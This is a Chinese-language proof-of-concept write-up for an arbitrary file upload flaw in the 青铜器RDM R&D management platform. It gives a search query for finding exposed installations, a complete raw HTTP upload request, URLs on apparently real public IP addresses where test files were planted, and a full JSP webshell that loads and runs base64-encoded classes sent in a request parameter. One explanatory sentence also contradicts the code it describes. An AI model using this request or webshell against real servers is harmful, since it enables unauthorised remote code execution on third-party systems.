# 青铜器RDM研发管理平台 upload接口处存在任意文件上传漏洞



### 漏洞简介

青铜器RDM研发管理平台 upload接口处存在任意文件上传漏洞,恶意攻击者可以上传恶意软件，例如后门、木马或勒索软件，以获取对服务器的远程访问权限或者破坏系统，对服务器造成极大的安全隐患。

### 漏洞复现


步骤一：使用以下搜索语法获取测试资产并确定测试目标

body="/images/rdm.ico"

步骤二：使用以下数据包进行文件上传测试..在相应正文中返回上传文件位置即存在漏洞

POST /upload?dir=cmVwb3NpdG9yeQ==&name=ZGVtby5qc3A=&start=0&size=7000 HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36  
Content-Type: multipart/form-data; boundary=98hgfhfbuefbhbvuyh98  
Accept: text/html, image/gif, image/jpeg, \*; q=.2, \*/\*; q=.2  
Connection: close  
  
  
--98hgfhfbuefbhbvuyh98  
Content-Disposition: form-data; name="file"; filename="ceshi.jsp"  
Content-Type: application/octet-stream  
  
<% out.println("Hello World!");new java.io.File(application.getRealPath(request.getServletPath())).delete(); %>  
--98hgfhfbuefbhbvuyh98  
Content-Disposition: form-data; name="Submit"  
  
Go  
--98hgfhfbuefbhbvuyh98--






这段代码看起来是一段JSP代码，它先会输出"1"（数字1），然后尝试删除指定的文件。

步骤三：拼接如下路径对上传的文件进行访问并返回上传的文件内容"Hello World"！

http://210.13.70.94:8888/repository/000000000/demo.jsp  
http://210.13.70.94:8888/ceshi.jsp  
http://218.75.40.188:2000/repository/dreamkoi/000000000/falao666.jsp



步骤四、可以上传一个木马

<%!  
 class U extends ClassLoader {  
 U(ClassLoader c) {  
 super(c);  
 }  
 public Class g(byte[] b) {  
 return super.defineClass(b, 0, b.length);  
 }  
 }  
  
 public byte[] base64Decode(String str) throws Exception {  
 try {  
 Class clazz = Class.forName("sun.misc.BASE64Decoder");  
 return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);  
 } catch (Exception e) {  
 Class clazz = Class.forName("java.util.Base64");  
 Object decoder = clazz.getMethod("getDecoder").invoke(null);  
 return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);  
 }  
 }  
%>  
<%  
 String cls = request.getParameter("wp");  
 if (cls != null) {  
 new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);  
 }  
%>



